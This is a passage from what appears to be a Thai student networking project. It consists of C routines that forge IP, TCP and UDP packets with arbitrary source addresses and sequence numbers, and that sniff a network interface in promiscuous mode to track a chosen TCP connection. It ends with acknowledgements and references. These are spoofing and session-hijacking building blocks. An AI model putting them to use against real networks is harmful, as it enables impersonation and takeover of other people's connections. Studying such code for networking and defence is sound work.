            case 17: HEAD_BASE = UDP_HEAD_BASE; break;          /* UDP */
            default: exit(1); break;
```

```
        };
sp_status = sendto(sp->fd, (char *)(sp->buffer), sp->datalen+HEAD_BASE+IP_HEAD_BASE+sp->
IP_optlen, 0,
                        (struct sockaddr *)&sp_server,sizeof(struct sockaddr));
if (sp_status < 0 || sp_status != sp->datalen+HEAD_BASE+IP_HEAD_BASE+sp->IP_optlen)
    {
    if (sp_status < 0)
     perror("Sendto"), exit(1);
    printf("hmm... Only transmitted %d of %d bytes.\n", sp_status,
                                        sp->datalen+HEAD_BASE);
    };
#ifdef DEBUG
        printf("Packet transmitted...\n");
#endif
}

void sp_fix_IP_packet (struct sp_data_exchange *sp, unsigned char proto)
{
struct IP_header *sp_help_ip;
int HEAD_BASE;

switch(proto)
        {
        case 6: HEAD_BASE = TCP_HEAD_BASE;  break;          /* TCP */
        case 17: HEAD_BASE = UDP_HEAD_BASE; break;          /* UDP */
        default: exit(1); break;
        };

sp_help_ip = (struct IP_header *) (sp->buffer);
sp_help_ip->verlen = (IP_VERSION << 4) | ((IP_HEAD_BASE+sp->IP_optlen)/4);
sp_help_ip->type = 0;
sp_help_ip->length = htons(IP_HEAD_BASE+HEAD_BASE+sp->datalen+sp->IP_optlen+sp->
TCP_optlen);
sp_help_ip->ID = htons(12545);                      /* TEST */
```

```
sp_help_ip->flag_offset = 0;
sp_help_ip->TTL = 69;
sp_help_ip->protocol = proto;
sp_help_ip->source = sp_getaddrbyname(sp->source);
sp_help_ip->destination =  sp_getaddrbyname(sp->dest);
sp_help_ip->checksum=in_cksum((unsigned short *) (sp->buffer),
                                                    IP_HEAD_BASE+sp->IP_optlen);
#ifdef DEBUG
        printf("IP header fixed...\n");
#endif
}

void sp_fix_TCP_packet (struct sp_data_exchange *sp)
{
char sp_pseudo_ip_construct[MTU];
struct TCP_header *sp_help_tcp;
struct pseudo_IP_header *sp_help_pseudo;
int i;

for(i=0;i<MTU;i++)
  {sp_pseudo_ip_construct[i]=0;}

sp_help_tcp = (struct TCP_header *) (sp->buffer+IP_HEAD_BASE+sp->IP_optlen);
sp_help_pseudo = (struct pseudo_IP_header *) sp_pseudo_ip_construct;

sp_help_tcp->offset_flag = htons( (((TCP_HEAD_BASE+sp->TCP_optlen)/4)<<12) | sp->flags);
sp_help_tcp->seq_nr = htonl(sp->seq);
sp_help_tcp->ACK_nr = htonl(sp->ack);
sp_help_tcp->source = htons(sp->source_port);
sp_help_tcp->destination = htons(sp->dest_port);
sp_help_tcp->window = htons(0x7c00);          /* dummy for now 'wujx' */

sp_help_pseudo->source = sp_getaddrbyname(sp->source);
sp_help_pseudo->destination =  sp_getaddrbyname(sp->dest);
```

```
sp_help_pseudo->zero_byte = 0;
sp_help_pseudo->protocol = 6;
sp_help_pseudo->TCP_UDP_len = htons(sp->datalen+TCP_HEAD_BASE+sp->TCP_optlen);

memcpy(sp_pseudo_ip_construct+12, sp_help_tcp, sp->TCP_optlen+sp-
>datalen+TCP_HEAD_BASE);
sp_help_tcp->checksum=in_cksum((unsigned short *) sp_pseudo_ip_construct,
                                        sp->datalen+12+TCP_HEAD_BASE+sp->TCP_optlen);
#ifdef DEBUG
        printf("TCP header fixed...\n");
#endif
}

void transmit_TCP (int sp_fd, char *sp_data,
                        int sp_ipoptlen, int sp_tcpoptlen, int sp_datalen,
                    char *sp_source, unsigned short sp_source_port,
                        char *sp_dest, unsigned short sp_dest_port,
                unsigned long sp_seq, unsigned long sp_ack,
                unsigned short sp_flags)
{
char sp_buffer[1500];
struct sp_data_exchange sp_struct;

bzero(sp_buffer,1500);
if (sp_ipoptlen!=0)
        memcpy(sp_buffer+IP_HEAD_BASE,sp_data,sp_ipoptlen);

if (sp_tcpoptlen!=0)
        memcpy(sp_buffer+IP_HEAD_BASE+TCP_HEAD_BASE+sp_ipoptlen,
                                        sp_data+sp_ipoptlen,sp_tcpoptlen);
if (sp_datalen!=0)
        memcpy(sp_buffer+IP_HEAD_BASE+TCP_HEAD_BASE+sp_ipoptlen+sp_tcpoptlen,
                        sp_data+sp_ipoptlen+sp_tcpoptlen,sp_datalen);
```

```
sp_struct.fd         = sp_fd;
sp_struct.data       = sp_data;
sp_struct.datalen    = sp_datalen;
sp_struct.source     = sp_source;
sp_struct.source_port = sp_source_port;
sp_struct.dest       = sp_dest;
sp_struct.dest_port  = sp_dest_port;
sp_struct.seq        = sp_seq;
sp_struct.ack        = sp_ack;
sp_struct.flags      = sp_flags;
sp_struct.buffer     = sp_buffer;
sp_struct.IP_optlen  = sp_ipoptlen;
sp_struct.TCP_optlen = sp_tcpoptlen;

sp_fix_TCP_packet(&sp_struct);
sp_fix_IP_packet(&sp_struct, 6);
sp_send_packet(&sp_struct, 6);
}

void sp_fix_UDP_packet (struct sp_data_exchange *sp)
{
char sp_pseudo_ip_construct[MTU];
struct UDP_header *sp_help_udp;
struct pseudo_IP_header *sp_help_pseudo;
int i;

for(i=0;i<MTU;i++)
  {sp_pseudo_ip_construct[i]=0;}

sp_help_udp = (struct UDP_header *) (sp->buffer+IP_HEAD_BASE+sp->IP_optlen);
sp_help_pseudo = (struct pseudo_IP_header *) sp_pseudo_ip_construct;

sp_help_udp->source = htons(sp->source_port);
sp_help_udp->destination = htons(sp->dest_port);
```

```
sp_help_udp->length =  htons(sp->datalen+UDP_HEAD_BASE);

sp_help_pseudo->source = sp_getaddrbyname(sp->source);
sp_help_pseudo->destination =  sp_getaddrbyname(sp->dest);
sp_help_pseudo->zero_byte = 0;
sp_help_pseudo->protocol = 17;
sp_help_pseudo->TCP_UDP_len = htons(sp->datalen+UDP_HEAD_BASE);

memcpy(sp_pseudo_ip_construct+12, sp_help_udp, sp->datalen+UDP_HEAD_BASE);
sp_help_udp->checksum=in_cksum((unsigned short *) sp_pseudo_ip_construct,
                                                    sp->datalen+12+UDP_HEAD_BASE);
#ifdef DEBUG
        printf("UDP header fixed...\n");
#endif
}

void transmit_UDP (int sp_fd, char *sp_data,
                        int sp_ipoptlen, int sp_datalen,
                    char *sp_source, unsigned short sp_source_port,
                        char *sp_dest, unsigned short sp_dest_port)
{
char sp_buffer[1500];
struct sp_data_exchange sp_struct;

bzero(sp_buffer,1500);

if (sp_ipoptlen!=0)
        memcpy(sp_buffer+IP_HEAD_BASE,sp_data,sp_ipoptlen);
if (sp_data!=NULL)
        memcpy(sp_buffer+IP_HEAD_BASE+UDP_HEAD_BASE+sp_ipoptlen,
                                                sp_data+sp_ipoptlen,sp_datalen);
sp_struct.fd        = sp_fd;
sp_struct.data      = sp_data;
sp_struct.datalen   = sp_datalen;
```

```
    sp_struct.source      = sp_source;
    sp_struct.source_port = sp_source_port;
    sp_struct.dest        = sp_dest;
    sp_struct.dest_port   = sp_dest_port;
    sp_struct.buffer      = sp_buffer;
    sp_struct.IP_optlen   = sp_ipoptlen;
    sp_struct.TCP_optlen  = 0;

    sp_fix_UDP_packet(&sp_struct);
    sp_fix_IP_packet(&sp_struct, 17);
    sp_send_packet(&sp_struct, 17);
    }

    /* This routine stolen from ping.c -- HAHAHA!*/
    unsigned short in_cksum(unsigned short *addr,int len)
    {
    register int nleft = len;
    register unsigned short *w = addr;
    register int sum = 0;
    unsigned short answer = 0;

    while (nleft > 1)
        {
        sum += *w++;
        nleft -= 2;
        }
    if (nleft == 1)
        {
        *(u_char *)(&answer) = *(u_char *)w ;
        sum += answer;
        }
    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    answer = ~sum;
```

```
return(answer);
}

/************************** Receiving department ****************************/

int open_receiving (char *rc_device, char mode)
{
int or_fd;
struct sigaction rc_sa;
int fcntl_flag;
struct ifreq ifinfo;
char test;

/* create snoop socket and set interface promisc */
if ((or_fd = socket(AF_INET, SOCK_PACKET, htons(0x3)))==-1)
      perror("Couldn't open Socket."), exit(1);
strcpy(ifinfo.ifr_ifrn.ifrn_name,rc_device);
if(ioctl(or_fd,SIOCGIFFLAGS,&ifinfo)<0)
          perror("Couldn't get flags."), exit(1);
ifinfo.ifr_ifru.ifru_flags |= IFF_PROMISC;
if(ioctl(or_fd,SIOCSIFFLAGS,&ifinfo)<0)
          perror("Couldn't set flags. (PROMISC)"), exit(1);

if(mode&IO_HANDLE)
          {                    /* install handler */
          rc_sa.sa_handler=rc_sigio;      /* we don't use signal()      */
          sigemptyset(&rc_sa.sa_mask);    /* because the timing window is */
          rc_sa.sa_flags=0;               /* too big...                 */
          sigaction(SIGIO,&rc_sa,NULL);
          }

if(fcntl(or_fd,F_SETOWN,getpid())<0)
          perror("Couldn't set ownership"), exit(1);
```

```
if(mode&IO_HANDLE)
        {
        if( (fcntl_flag=fcntl(or_fd,F_GETFL,0))<0)
                perror("Couldn't get FLAGS"), exit(1);
        if(fcntl(or_fd,F_SETFL,fcntl_flag|FASYNC|FNDELAY)<0)
                perror("Couldn't set FLAGS"), exit(1);
    rc_fd_abc123=or_fd;
        }
else
        {
        if(mode&IO_NONBLOCK)
                {
                if( (fcntl_flag=fcntl(or_fd,F_GETFL,0))<0)
                        perror("Couldn't get FLAGS"), exit(1);
                if(fcntl(or_fd,F_SETFL,fcntl_flag|FNDELAY)<0)
                        perror("Couldn't set FLAGS"), exit(1);
                };
        };

#ifdef DEBUG
        printf("Reading socket ready\n");
#endif
return or_fd;
}

/* returns 0 when no packet read!  */
int get_packet (int rc_fd, char *buffer, int *TCP_UDP_start,unsigned  char *proto)
{
char help_buffer[MTU];
int pack_len;
struct IP_header *gp_IPhead;

pack_len = read(rc_fd,help_buffer,1500);
if(pack_len<0)
```

```
        {
        if(errno==EWOULDBLOCK)
                {pack_len=0;}
        else
                {perror("Read error:"); exit(1);}
        };
if(pack_len>0)
        {
        pack_len -= DEV_PREFIX;
        memcpy(buffer,help_buffer+DEV_PREFIX,pack_len);
        gp_IPhead = (struct IP_header *) buffer;
        if(proto != NULL)
                *proto = gp_IPhead->protocol;
        if(TCP_UDP_start != NULL)
                *TCP_UDP_start = (gp_IPhead->verlen & 0xF) << 2;
        }
return pack_len;
}

void wait_packet_timeout (int sig)
{
alarm(0);
WAIT_PACKET_WAIT_TIME=1;
}

int wait_packet(int wp_fd,struct sp_wait_packet *ret_values,
        char *wp_source, unsigned short wp_source_port,
        char *wp_dest, unsigned short wp_dest_port, int wp_flags,
                int wait_time)
{
char wp_buffer[1500];
struct IP_header *wp_iphead;
struct TCP_header *wp_tcphead;
unsigned long wp_sourcel, wp_destl;
```

```
int wp_tcpstart;
char wp_proto;

wp_sourcel=sp_getaddrbyname(wp_source);
wp_destl=sp_getaddrbyname(wp_dest);

WAIT_PACKET_WAIT_TIME=0;
if(wait_time!=0)
        {
        signal(SIGALRM,wait_packet_timeout);
        alarm(wait_time);
        }

while(1)
 {
 while(get_packet(wp_fd, wp_buffer, &wp_tcpstart, &wp_proto)<=0)
        {
        if (WAIT_PACKET_WAIT_TIME!=0)       {alarm(0); return -1;}
        };
 if(wp_proto == 6)
  {
  wp_iphead= (struct IP_header *) wp_buffer;
  wp_tcphead= (struct TCP_header *) (wp_buffer+wp_tcpstart);
  if( (wp_sourcel==wp_iphead->source)&&(wp_destl==wp_iphead->destination) )
   {
   if( (ntohs(wp_tcphead->source)==wp_source_port) &&
                (ntohs(wp_tcphead->destination)==wp_dest_port) )
    {
    if( (wp_flags==0) || (ntohs(wp_tcphead->offset_flag)&wp_flags) )
     {
     ret_values->seq=ntohl(wp_tcphead->seq_nr);
     ret_values->ack=ntohl(wp_tcphead->ACK_nr);
     ret_values->flags=ntohs(wp_tcphead->offset_flag)&
                                        (URG|ACK|PSH|FIN|RST|SYN);
```

```
        ret_values->datalen = ntohs(wp_iphead->length) -
                        ((wp_iphead->verlen & 0xF) << 2) -
                         ((ntohs(wp_tcphead->offset_flag) & 0xF000) >> 10);
        alarm(0);
        return 0;
        }
       }
      }
     }
    }
/*impossible to get here.. but anyways*/
alarm(0); return -1;
}


void close_receiving (void)
{
close(rc_fd_abc123);
}

void rc_sigio (int sig)                 /* Packet handling routine */
{
char rc_buffer[1500];
char packet_id [50];
unsigned char *rc_so, *rc_dest;
struct IP_header *rc_IPhead;
struct TCP_header *rc_TCPhead;
int pack_len;

if(RC_FILTSET==0) return;

if(SP_DATA_BUSY!=0)             /* skip this packet */
        return;
```

```
pack_len = read(rc_fd_abc123,rc_buffer,1500);
rc_IPhead = (struct IP_header *) (rc_buffer + DEV_PREFIX);
if(rc_IPhead->protocol!=6) return;                    /* if not TCP */
rc_TCPhead = (struct TCP_header *) (rc_buffer + DEV_PREFIX + ((rc_IPhead->verlen & 0xF) << 2));

rc_so   = (unsigned char *) &(rc_IPhead->source);
rc_dest = (unsigned char *) &(rc_IPhead->destination);
sprintf(packet_id,"%u.%u.%u.%u-%u.%u.%u.%u.%u",
            rc_so[0],rc_so[1],rc_so[2],rc_so[3],ntohs(rc_TCPhead->source),
            rc_dest[0],rc_dest[1],rc_dest[2],rc_dest[3],ntohs(rc_TCPhead->destination));

if(strcmp(packet_id,rc_filter_string)==0)
        {
        SP_DATA_BUSY=1;
        CUR_SEQ = ntohl(rc_TCPhead->seq_nr);
        CUR_ACK = ntohl(rc_TCPhead->ACK_nr);
    CUR_FLAGS = ntohs(rc_TCPhead->offset_flag);
        CUR_DATALEN = ntohs(rc_IPhead->length) -
                    ((rc_IPhead->verlen & 0xF) << 2) -
            ((ntohs(rc_TCPhead->offset_flag) & 0xF000) >> 10);
        CUR_COUNT++;
        SP_DATA_BUSY=0;
        }
}

void set_filter (char *f_source, unsigned short f_source_port,
            char *f_dest, unsigned short f_dest_port)
{
unsigned char *f_so, *f_des;
unsigned long f_sol, f_destl;

RC_FILTSET=0;
if(DEV_PREFIX==9999)
        fprintf(stderr,"DEV_PREFIX not set!\n"), exit(1);
```

```
f_sol   = sp_getaddrbyname(f_source);
f_destl = sp_getaddrbyname(f_dest);
f_so    = (unsigned char *) &f_sol;
f_des   = (unsigned char *) &f_destl;
sprintf(rc_filter_string,"%u.%u.%u.%u.%u-%u.%u.%u.%u.%u",
                                f_so[0],f_so[1],f_so[2],f_so[3],f_source_port,
                                    f_des[0],f_des[1],f_des[2],f_des[3],f_dest_port);
RC_FILTSET=1;
}
```

กิตติกรรมประกาศ

ขอขอบคุณอาจารย์บรรจง ปิยะธำรงค์ ที่คอยให้คำแนะนำ
ขอขอบคุณพี่หนุ่มที่ให้ยืมรถจักรยานถีบมาทำโปรเจคทุกคืน
ขอขอบคุณแอดมินหนุ่มที่ให้คำปรึกษาและอำนวยความสะดวกด้านอุปกรณ์
ขอขอบคุณพี่อัถที่ให้ยืม RAM มาใช้
ขอขอบคุณอ๊อฟที่รักที่ให้ยืมฮาร์ดดิสก์มาใช้และคอยเป็นกำลังใจ
ขอขอบคุณไมโครซอบที่อุตส่าห์สร้างไมโครซอฟท์เวิร์ดสุดประเสริฐมาให้ใช้
ขอขอบคุณเอชพีที่สร้าง HP 4V มาให้ปรินต์รูปได้ทีละหน้า
ขอขอบคุณ 7-11 ที่คอยขายขนมให้กินทุกคืน
ขอขอบคุณ compnet ที่อดหลับอดนอน route packet ให้ตลอดเวลา

[1] B. Sterling, The Hacker Crackdown: Law and Disorder on the Electronic Frontier, Bantam Books, New York, 1989.

[2] E.H.Spafford, "The Internet Worm: Crisis and Aftermath," Communications of the ACM, Vol. 32, no. 6 (June 1989), pp. 678-687.

[3] Deborah Russell and G.T. Gangemi Sr., Computer Security Basics, Sebastopol, CA : O'Reilly & Associates, 1992

[4] Christian Huitema, Routing in the Internet, Englewood Cliffs, NJ : Prentice Hall PTR, 1995

[5] J. Postel, "Transmission Control Protocol," RFC-793, September 1, 1981.

[6] R. Braden, "Requirements for Internet Host – Communication Layers," RFC-1122, October 1, 1989